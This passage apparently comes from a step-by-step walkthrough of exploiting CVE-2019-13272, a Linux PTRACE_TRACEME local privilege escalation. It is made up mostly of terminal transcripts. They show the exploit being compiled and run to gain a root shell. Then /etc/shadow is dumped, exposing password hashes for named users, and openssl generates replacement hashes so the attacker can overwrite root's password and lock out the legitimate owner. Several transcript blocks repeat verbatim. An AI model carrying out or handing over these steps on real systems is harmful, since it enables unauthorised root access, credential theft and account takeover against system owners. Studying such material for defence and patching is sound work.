
```
[hac@localhost ~]$ cd Desktop
[hac@localhost Desktop]$ cd CVE-2019-13272-master
[hac@localhost CVE-2019-13272-master]$ ls
1  CVE-2019-13272.c  CVE-2019-13272.jpg  hac  pawn  README.md
[hac@localhost CVE-2019-13272-master]$ ls -l
total 172
-rw-rw-r--. 1 hac hac      0 May 10 17:06 1
-rw-rw-r--. 1 hac hac  13962 Jul 31  2019 CVE-2019-13272.c
-rw-rw-r--. 1 hac hac 122666 Jul 31  2019 CVE-2019-13272.jpg
-rw-r--r--. 1 hac hac      7 May  9 11:44 hac
-rwxrwxr-x. 1 hac hac  25872 May 10 17:06 pawn
-rw-rw-r--. 1 hac hac   2947 Jul 31  2019 README.md
[hac@localhost CVE-2019-13272-master]$ 
```

15. Compiling the exploiting C code and running.




```
[hac@localhost CVE-2019-13272-master]$ gcc CVE-2019-13272.c -o pawn
[hac@localhost CVE-2019-13272-master]$ ./pawn
```

16. According to the steps described earlier for kernel exploit techniques, the code checks for the environment of the system for exploiting, manipulate the processes (tracing the midpoint), and attach to the midpoint to get a shell in the system.




```
[hac@localhost CVE-2019-13272-master]$ gcc CVE-2019-13272.c -o pawn
[hac@localhost CVE-2019-13272-master]$ ./pawn
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/libexec/gsd-wacom-led-helper
[.] Using helper: /usr/libexec/gsd-wacom-led-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
[root@localhost CVE-2019-13272-master]#
```

17. In the below screenshot, you can see the user name or the domain name has been changed from ‘hac’ to ‘root’. This is the instance we obtain the root privileges in this system.




```
[hac@localhost CVE-2019-13272-master]$ gcc CVE-2019-13272.c -o pawn
[hac@localhost CVE-2019-13272-master]$ ./pawn
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/libexec/gsd-wacom-led-helper
[.] Using helper: /usr/libexec/gsd-wacom-led-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
[root@localhost CVE-2019-13272-master]#
```




```
[hac@localhost CVE-2019-13272-master]$ gcc CVE-2019-13272.c -o pawn
[hac@localhost CVE-2019-13272-master]$ ./pawn
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/libexec/gsd-wacom-led-helper
[.] Using helper: /usr/libexec/gsd-wacom-led-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
[root@localhost CVE-2019-13272-master]# whoami
root
[root@localhost CVE-2019-13272-master]# 
```

18. Previously, we could not access the shadow file when we have logged in as the hac user. But after we gain the root privileges, we can access the shadow file which is a file containing very sensitive data about the hash passwords of the users of this system.


Here, we can see the passwords of the root user and the udenithakshila user in this system.



```
[root@localhost CVE-2019-13272-master]# cat /etc/shadow
root:!::0:99999:7:::
bin:*:17725:0:99999:7:::
daemon:*:17725:0:99999:7:::
adm:*:17725:0:99999:7:::
lp:*:17725:0:99999:7:::
sync:*:17725:0:99999:7:::
shutdown:*:17725:0:99999:7:::
halt:*:17725:0:99999:7:::
mail:*:17725:0:99999:7:::
operator:*:17725:0:99999:7:::
games:*:17725:0:99999:7:::
ftp:*:17725:0:99999:7:::
nobody:*:17725:0:99999:7:::
dbus:!!:17828::::::
systemd-coredump:!!:17828::::::
systemd-network:!!:17828::::::
systemd-resolve:!!:17828::::::
tss:!!:17828::::::
polkitd:!!:17828::::::
gluster:!!:17828::::::
rtkit:!!:17828::::::
pulse:!!:17828::::::
qemu:!!:17828::::::
nm-openconnect:!!:17828::::::
unbound:!!:17828::::::
```




```
[root@localhost CVE-2019-13272-master]# cat /etc/shadow
root:!::0:99999:7:::
bin:*:17725:0:99999:7:::
daemon:*:17725:0:99999:7:::
adm:*:17725:0:99999:7:::
lp:*:17725:0:99999:7:::
sync:*:17725:0:99999:7:::
shutdown:*:17725:0:99999:7:::
halt:*:17725:0:99999:7:::
mail:*:17725:0:99999:7:::
operator:*:17725:0:99999:7:::
games:*:17725:0:99999:7:::
ftp:*:17725:0:99999:7:::
nobody:*:17725:0:99999:7:::
dbus:!!:17828::::::
systemd-coredump:!!:17828::::::
systemd-network:!!:17828::::::
systemd-resolve:!!:17828::::::
tss:!!:17828::::::
polkitd:!!:17828::::::
gluster:!!:17828::::::
rtkit:!!:17828::::::
pulse:!!:17828::::::
qemu:!!:17828::::::
nm-openconnect:!!:17828::::::
```




```
chrony:!!:17828::::::
geoclue:!!:17828::::::
avahi:!!:17828::::::
pipewire:!!:17829::::::
saslauth:!!:17829::::::
dnsmasq:!!:17829::::::
radvd:!!:17829::::::
rpc:!!:17829:0:99999:7:::
openvpn:!!:17829::::::
nm-openvpn:!!:17829::::::
abrt:!!:17829::::::
apache:!!:17829::::::
colord:!!:17829::::::
rpcuser:!!:17829::::::
gdm:!!:17829::::::
gnome-initial-setup:!!:17829::::::
sshd:!!:17829::::::
vboxadd:!!:17829::::::
tcpdump:!!:17829::::::
udenithakshila:$6$xQueFzvDTrEntkx9$HUE4D.jaPF.Kyg5CbTKnciJa4ayaswpp7f0DE01amODdl
L/Su/i1aVyvPHc2WlR9RdoWia9KobeLbHo/0K8k01:18001:0:99999:7:::
testuser:!!:18390:0:99999:7:::
hacker:!!:18390:0:99999:7:::
hijack:!!:18390:0:99999:7:::
hac:$6$47Z8/mX02uYNiLQs$8IKBxlRtCiQx9le9Kl16L3xNpMqpdgyF4lKpXRabjq/LeUCo9W74XAp5
```

19. To properly exploit the system by gaining root privileges, the attacker needs to change the root user’s password so that the actual root user cannot gain access to the system again. This command automatically generates a hash password.




```
[root@localhost CVE-2019-13272-master]# openssl passwd -1 -salt root password
$1$root$1fvaXuILgb4rdRlHdQ80N/
[root@localhost CVE-2019-13272-master]# 
```


20. The attacker then returns to the shadow file and edit the root password by pasting the hash password that is automatically generated. The same can be done for the other users too.



```
hijack:!!:18390:0:99999:7:::
hac:$6$47Z8/mX02uYNiLQs$8IKBxlRtCiQx9le9Kl16L3xNpMqpdgyF4lKpXRabjq/LeUCo9W74XAp5
PK3u7e0fXqs8PA3htUdl.BaGYbxLk/:18390:0:99999:7:::
[root@localhost CVE-2019-13272-master]# openssl -1 passwd
Invalid command '-1'; type "help" for a list.
[root@localhost CVE-2019-13272-master]# openssl -1 passwd root
Invalid command '-1'; type "help" for a list.
[root@localhost CVE-2019-13272-master]# openssl passwd -1 -salt root
Password:
$1$root$nSBe6U1F4iKlso0H9Qw1l0
[root@localhost CVE-2019-13272-master]#
[root@localhost CVE-2019-13272-master]# openssl passwd -1 -salt root password
$1$root$1fvaXuILgb4rdRlHdQ80N/
[root@localhost CVE-2019-13272-master]# cat /etc/shadow
root:!::0:99999:7:::
bin:*:17725:0:99999:7:::
daemon:*:17725:0:99999:7:::
adm:*:17725:0:99999:7:::
lp:*:17725:0:99999:7:::
sync:*:17725:0:99999:7:::
shutdown:*:17725:0:99999:7:::
halt:*:17725:0:99999:7:::
mail:*:17725:0:99999:7:::
operator:*:17725:0:99999:7:::
games:*:17725:0:99999:7:::
ftp:*:17725:0:99999:7:::
```




```
pipewire:!!:17829::::::
saslauth:!!:17829::::::
dnsmasq:!!:17829::::::
radvd:!!:17829::::::
rpc:!!:17829:0:99999:7:::
openvpn:!!:17829::::::
nm-openvpn:!!:17829::::::
abrt:!!:17829::::::
apache:!!:17829::::::
colord:!!:17829::::::
rpcuser:!!:17829::::::
gdm:!!:17829::::::
gnome-initial-setup:!!:17829::::::
sshd:!!:17829::::::
vboxadd:!!:17829::::::
tcpdump:!!:17829::::::
udenithakshila:$6$xQueFzvDTrEntkx9$HUE4D.jaPF.Kyg5CbTKnciJa4ayaswpp7f0DE01amODdl
L/Su/i1aVyvPHc2WlR9RdoWia9KobeLbHo/0K8k01:18001:0:99999:7:::
testuser:!!:18390:0:99999:7:::
hacker:!!:18390:0:99999:7:::
hijack:!!:18390:0:99999:7:::
hac:$6$47Z8/mX02uYNiLQs$8IKBxlRtCiQx9le9Kl16L3xNpMqpdgyF4lKpXRabjq/LeUCo9W74XAp5
PK3u7e0fXqs8PA3htUdl.BaGYbxLk/:18390:0:99999:7:::
<272-master]# openssl passwd -1 -salt udenithakshila  password
$1$udenitha$y3Bc4xgoezIvyJf8ca.2x1
[root@localhost CVE-2019-13272-master]# 
```




```
[root@localhost ~]# sudo -l
Matching Defaults entries for root on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR
    LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
    LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User root may run the following commands on localhost:
    (ALL) ALL
[root@localhost ~]# 
```

